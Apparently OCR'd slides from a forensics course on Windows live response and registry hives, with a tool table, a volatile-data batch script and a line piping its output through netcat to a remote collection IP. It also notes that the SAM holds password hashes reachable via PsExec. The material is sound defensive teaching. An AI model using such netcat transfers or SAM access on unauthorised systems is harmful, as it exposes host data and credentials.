| Tools | Description | Where to get |
|---|---|---|
| cmd.exe | Command prompt. | From a trusted system |
| ipconfig | A system tool that enumerates IP address of the system. | From a trusted system |
| netstat | A system tool that enumerates listening ports and network connections. | From a trusted system |
| nbtstat | A system tool that displays NetBIOS over TCP/IP (NetBT) protocol statistics, NetBIOS name tables for both the local computer and remote computers, and the NetBIOS name cache. | From a trusted system |
| date | A system tool that enumerates the system date. | From a trusted system |
| time | A system tool that enumerates the system time. | From a trusted system |
| env | A utility that enumerates system variables. | http://unxutils.sourceforge.net/ |
| psuptime | A utility that tells you how long a Win NT/2K system has been up. | http://www.sysinternals.com/ntw2k/freeware/psuptime.shtml |
| net | A system tool that enumerates NetBIOS connections, user accounts, share folders, start services etc. | From a trusted system |
| psloggedon | A utility that shows all users connected locally and remotely. | http://www.sysinternals.com/ntw2k/freeware/psloggedon.shtml |
| pulist | A command-line tool that displays active processes running on local or remote computers. It also captures the user running the processes. | http://www.microsoft.com/windows2000/techinfo/reskit/tools/existing/pulist-o.asp |
| pslist | A command-line tool shows CPU-oriented information for all the processes that are currently running on the local system. The information listed for each process includes the time the process has executed, the amount of time the process has executed in kernel and user modes, and the amount of physical memory that the OS has assigned the process. Command-line switches allow you to view memory-oriented process information, thread statistics, or all three types of data. | http://www.sysinternals.com/ntw2k/freeware/pslist.shtml |
| listdlls | A utility that list all the DLLs that are currently loaded, including where they are loaded and their version numbers. | http://www.sysinternals.com/ntw2k/freeware/listdlls.shtml |
| fport | A utility that identify open ports and their associated applications. | http://www.foundstone.com/resources/intrusion_detection.htm |
| psservice | A utility that displays the status, configuration, and dependencies of a service, and allows you to start, stop, pause, resume and restart them. | http://www.sysinternals.com/ntw2k/freeware/psservice.shtml |
| psinfo | A command-line tool that gathers key information about the local or remote Windows NT/2000 system, including the type of installation, kernel build, registered organization and owner, number of processors and their type, amount of physical memory, the install date of the system, and if it's a trial version, the expiration date. | http://www.sysinternals.com/ntw2k/freeware/psinfo.shtml |
| arp | A system tool that maps the logical IP address to physical MAC address. | From a trusted system |
| hfind | A utility that find files that have hidden attribute set. | http://www.foundstone.com/resources/proddesc/forensic-toolkit.htm |
| streams | A utility to view NTFS file stream information. | http://www.sysinternals.com/ntw2k/source/misc.shtml |
| ntlast | A utility that monitors successful and failed login to the system. | http://www.foundstone.com/resources/proddesc/ntlast.htm |
| reg | A command-line registry manipulation. Allow you to query the registry entries. | From trusted NT Resource Kit |
| auditpol | A command-line tool that determines the audit policy on a system. | From trusted NT Resource Kit |
| regdmp | A command-line tool that dumps the registry as a text file. | From trusted NT Resource Kit |
| md5sum | A utility that generated a hash value of a file. | http://unxutils.sourceforge.net/ |
| netcat (cryptcat) | A utility that reads and writes data across network connections. Cryptcat is an equivalent version of netcat but create an encrypted channel of communication. | http://www.atstake.com/research/tools/network_utilities/ |
| cat | A utility that is the equivalent of cat in the Unix world. | http://unxutils.sourceforge.net/ |
| find | A utility that is the equivalent of find in the Unix world. | http://unxutils.sourceforge.net/ |
| grep | A utility that is the equivalent of grep in the Unix world. | http://unxutils.sourceforge.net/ |
| filemon | A utility that monitors and displays file system activity on a system in real-time. It allows one to explore the way Windows works, seeing how applications use the files and DLLs. | http://www.sysinternals.com/ntw2k/source/filemon.shtml |
| pclip | A utlity that put the Windows clipboard text to stdout. | http://unxutils.sourceforge.net/ |
| tcpdump windump | A tool for network sniffer/analyzer. Windump is the Windows platform for tcpdump. | http://www.tcpdump.org/ http://windump.polito.it/ |


# Gather Evidence


- **Evidence Gathering Steps**
  - ✓ **On External Collection System**
    - Collect System Image
    - Hash Image
  - ✓ **On Target System**
    - Open a Trusted Command Shell
    - Prepare the Collection System
    - Collect Volatile Evidence
    - Collect Pertinent Logs
    - Perform additional network surveillance

# Collect System Image – Removable Media





- Select drive for collection
- Select image format



# Collect System Image




- **Specify investigation specific information**


# Windows-Specific Volatile Artifacts

- Volatile evidence includes:
  - ✓ System Information
  - ✓ Running Processes
  - ✓ Open Sockets
  - ✓ Network Connections
  - ✓ Network Shares
  - ✓ Network Users
- On Windows systems, a batch file or Powershell script can be executed with the results stored on removable media
- The key is to minimize interaction with the target system

WindowsCommands.bat

```
date /t
time /t
ipconfig /all
env
psinfo
psuptime
psloggedon
ntlast -r
ntlast -f
net use
net session
net file
net share
net view
net user
net accounts
net localgroup
net start
nbtstat -n
nbtstat -c
nbtstat -s
pclip
pslist
pulist
psservice
listdlls
fport
netstat -an
netstat -rn
arp -a
dir /t:a /a /s /o:d c:
dir /t:w /a /s /o:d c:
dir /t:c /a /s /o:d c:
hfind c:
```

# Collect Volatile Evidence – Removable Media




Toolkit

Target System


Analysis System

# Analyze Volatile Evidence – Removable Media

Target System


Analysis System

# Collect Volatile Evidence – Remote Connection



```
E:\nc>..\WindowsCommands.bat | nc.exe 192.168.30.131 443
```

**Target System**





**IP Address**

**Requires Elevated Privileges**


**Analysis System**

# Introduction to the Windows Operating System

# Windows Operating System Version Timeline




## Desktop / Laptop




## Server

# Windows Operating System Versions

- It is not unusual to see Windows versions as early as:
  - Windows NT 4.0
  - Windows 95/98
  - Windows XP
  - Windows Server 2003
- Organizations maintain copies of both physical and virtualized Windows systems for numerous reasons:
  - Cost
  - Labor
  - Backwards Capability
  - Applications No Longer in Development
- Forensic analysts should train on older interacting with all versions of Windows

# Windows Operating System Modes

- Windows is separated into two modes:
  - ✓ User Mode
    - User mode does not directly access underlying hardware or reference memory addresses
    - Access to hardware or memory requires Application Programming Interfaces (API)
    - User mode crashes are recoverable
  - ✓ Kernel Mode
    - Kernel mode has unrestricted access to the underlying hardware and can directly reference memory addresses
    - Reserved for trusted functions in the operating system
    - Kernel mode crashes are generally unrecoverable
- The CPU is configured to separate of user and kernel mode operation to prevent access to running processes

# Windows OS Digital Artifacts

- Up to this point in the course the focus has been on the underlying file systems of the Windows OS
  - ✓ FATX
  - ✓ NTFS
- If we now consider the Windows OS, the file system will be augmented with additional artifacts:
  - ✓ Windows Registry
    - Shell Bags
  - ✓ Event Logs
  - ✓ Recycle Bin
  - ✓ Prefetch Files
  - ✓ Scheduled Tasks
  - ✓ Jump Lists
  - ✓ Application Files


# Introduction to the Windows Registry

# Windows Registry Details

- The Windows registry is a “central hierarchal database used to store information that is necessary to configure the system for one or more users, applications, and hardware devices.”
- Prior to Windows 2000, initialization files were used for system configuration
  - ✓ boot.ini
  - ✓ system.ini
  - ✓ win.ini
- Since Windows 2000, a registry structure was utilized to create a more efficient interaction between kernel and user functions
- Registry entries contain two different structures:
  - Registry Key
    - Similar to a folder in that holds multiple values
  - Registry Value
    - Similar to a file that contains specific values


# Windows Registry Operation

- A comprehensive copy of the registry can only be found in main memory since it requires both the registry entries along with active processes that create it
- From a forensics standpoint, this is significant because gathering a complete registry requires live memory capture




# Windows Registry Hives

- The Windows registry contains hierarchical root keys
  - ✓ HKEY_CLASSES_ROOT (HKCR)
    - All information relating to file name extensions and Object Linking and Embedding (OLE)
  - ✓ HKEY_CURRENT_USER (HKCU)
    - Contains settings for the currently logged on user
  - ✓ HKEY_LOCAL_MACHINE (HKLM)
    - Contains information about hardware and software on the system
  - ✓ HKEY_USERS (HKU)
    - Contains information of different user settings and consolidated from HKCU
  - ✓ HKEY_CURRENT_CONFIG (HKCC)
    - Contains information about current hardware configurations
    - Usually empty until loaded during the boot process and loads hardware profiles into HKLM sub keys




# HKEY_CLASSES_ROOT

- Most of the Windows Registry is composed of HKCR entries
- HKCR contains extension associations and describes how files operate with applications and is composed of two hives:
  - HKLM\SOFTWARE\Classes - Machine-based defaults
  - HKCU\Software\Classes - User-based
- The HKCR hive contains data relative to:
  - User Settings
  - File Associations
  - Component Object Model (COM) Objects (i.e. IPC)
  - Programmatic Identifiers (ProgID)
    - Example: HKCR\.avi\OpenWithProgIds
  - Class ID (CLSID)
    - Example: HKCR\CLSID
  - Interface ID (IID)
    - Example: HKCR\Interface




# HKEY_CURRENT_USER




- HKCU changes each time a user logs into the OS
- Each user profile contains configurations for:
  - ✓ Groups
  - ✓ Network Connections
  - ✓ Desktop Settings
  - ✓ External Peripherals
- Each user HKCU data feeds into HKEY_USERS


# HKEY_LOCAL_MACHINE

- HKLM contains hardware, driver, and software configuration data:
  - ✓ HKLM\Hardware – Visible Subkey
    - Data relative to CPU, BIOS, and hardware devices
  - ✓ HKLM\Software – Visible Subkey
    - Alphabetical listing of software vendors
    - When an application starts, data is written here
    - Used to find user security identifiers (SID)
  - ✓ HKLM\SAM – Hidden Subkey
    - Security Accounts Manager (SAM) is a database of domain information including aliases, usernames, accounts, and password hashes
    - Only accessible through system account
      - PSExec
  - ✓ HKLM\Security – Hidden Subkey
    - Stores current user security policy and is linked to either domain or local security database
    - Only accessible through system account
      - PSExec



# HKEY_LOCAL_MACHINE

- **HKLM subkeys can be found in:**
  - ✓ **C:\Windows\System32\config**



C:\Windows\System32\config

| Name | Date modified | Type |
|---|---|---|
| bbimigrate | 8/16/2018 5:04 PM | File folder |
| Journal | 4/11/2018 6:38 PM | File folder |
| RegBack | 8/16/2018 2:04 PM | File folder |
| systemprofile | 4/11/2018 6:38 PM | File folder |
| TxR | 11/14/2018 2:48 PM | File folder |
| BBI | 1/29/2019 11:52 A... | File |
| BCD-Template | 8/16/2018 5:04 PM | File |
| COMPONENTS | 2/7/2019 5:52 AM | File |
| DEFAULT | 1/29/2019 11:52 A... | File |
| DRIVERS | 2/8/2019 5:00 PM | File |
| ELAM | 8/16/2018 2:09 PM | File |
| SAM | 1/29/2019 11:52 A... | File |
| SECURITY | 1/29/2019 11:52 A... | File |
| SOFTWARE | 2/4/2019 3:15 PM | File |
| SYSTEM | 1/29/2019 11:52 A... | File |
| userdiff | 8/16/2018 5:02 PM | File |

# HKEY_LOCAL_MACHINE – Event Logs

Registry Editor

File Edit View Favorites Help

Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\EventLog


- DPS
- dptf_acpi
- dptf_cpu
- drmkaud
- DsmSvc
- DsSvc
- DusmSvc
- DXGKrnl
- e2xw10x64
- Eaphost
- EasyAntiCheat
- EasyAntiCheatSys
- ebdrv
- EFS
- EhStorClass
- EhStorTcgDrv
- embeddedmode
- EntAppSvc
- ErrDev
- ESENT
- esif_lf
- esifsvc
- EventLog
  - Application
  - Cisco AnyConnect Secure Mobility
  - Dell
  - HardwareEvents
  - Internet Explorer
  - Key Management Service
  - OAlerts
  - Security
  - System
  - Windows PowerShell

| Name | Type | Data |
|---|---|---|
| (Default) | REG_SZ | (value not set) |
| Description | REG_SZ | @%SystemRoot%\system32\wevtsvc.dll,-201 |
| DisplayName | REG_SZ | @%SystemRoot%\system32\wevtsvc.dll,-200 |
| ErrorControl | REG_DWORD | 0x00000001 (1) |
| FailureActions | REG_BINARY | 80 51 01 00 00 00 00 00 00 00 00 00 03 00 00 00 14... |
| FailureActionsOnNonCrash... | REG_DWORD | 0x00000001 (1) |
| Group | REG_SZ | Event Log |
| ImagePath | REG_EXPAND_SZ | %SystemRoot%\System32\svchost.exe -k LocalServ... |
| ObjectName | REG_SZ | NT AUTHORITY\LocalService |
| PlugPlayServiceType | REG_DWORD | 0x00000003 (3) |
| RequiredPrivileges | REG_MULTI_SZ | SeChangeNotifyPrivilege SeImpersonatePrivilege S... |
| ServiceDll | REG_EXPAND_SZ | %SystemRoot%\System32\wevtsvc.dll |
| ServiceDllUnloadOnStop | REG_DWORD | 0x00000001 (1) |
| ServiceMain | REG_SZ | ServiceMain |
| ServiceSidType | REG_DWORD | 0x00000001 (1) |
| Start | REG_DWORD | 0x00000002 (2) |
| SvcMemHardLimitInMB | REG_DWORD | 0x00000014 (20) |
| SvcMemMidLimitInMB | REG_DWORD | 0x0000000f (15) |
| SvcMemSoftLimitInMB | REG_DWORD | 0x0000000b (11) |
| Type | REG_DWORD | 0x00000020 (32) |

**HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\EventLog**

# HKEY_USERS


- HKEY_USERS registry hive tracks users with a security ID (SID)
- Keys and values under each SID specifies settings such as:
  - ✓ Environment Variables
  - ✓ Mapped Drives
  - ✓ Desktop Configuration
- During user login, settings are loaded into main memory
- Additional registry keys in HKLM help identify SIDs:
  - HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList



# HKEY_USERS SID

- **The Windows Command Line Utility (WMIC) can be used to identify system and user accounts:**


```
C:\>wmic sysaccount get sid, name
Name                          SID
Everyone                      S-1-1-0
LOCAL                         S-1-2-0
CREATOR OWNER                 S-1-3-0
CREATOR GROUP                 S-1-3-1
CREATOR OWNER SERVER          S-1-3-2
CREATOR GROUP SERVER          S-1-3-3
OWNER RIGHTS                  S-1-3-4
DIALUP                        S-1-5-1
NETWORK                       S-1-5-2
BATCH                         S-1-5-3
INTERACTIVE                   S-1-5-4
SERVICE                       S-1-5-6
ANONYMOUS LOGON               S-1-5-7
PROXY                         S-1-5-8
SYSTEM                        S-1-5-18
ENTERPRISE DOMAIN CONTROLLERS S-1-5-9
SELF                          S-1-5-10
Authenticated Users           S-1-5-11
RESTRICTED                    S-1-5-12
TERMINAL SERVER USER          S-1-5-13
REMOTE INTERACTIVE LOGON      S-1-5-14
IUSR                          S-1-5-17
LOCAL SERVICE                 S-1-5-19
NETWORK SERVICE               S-1-5-20
BUILTIN                       S-1-5-32
```





```
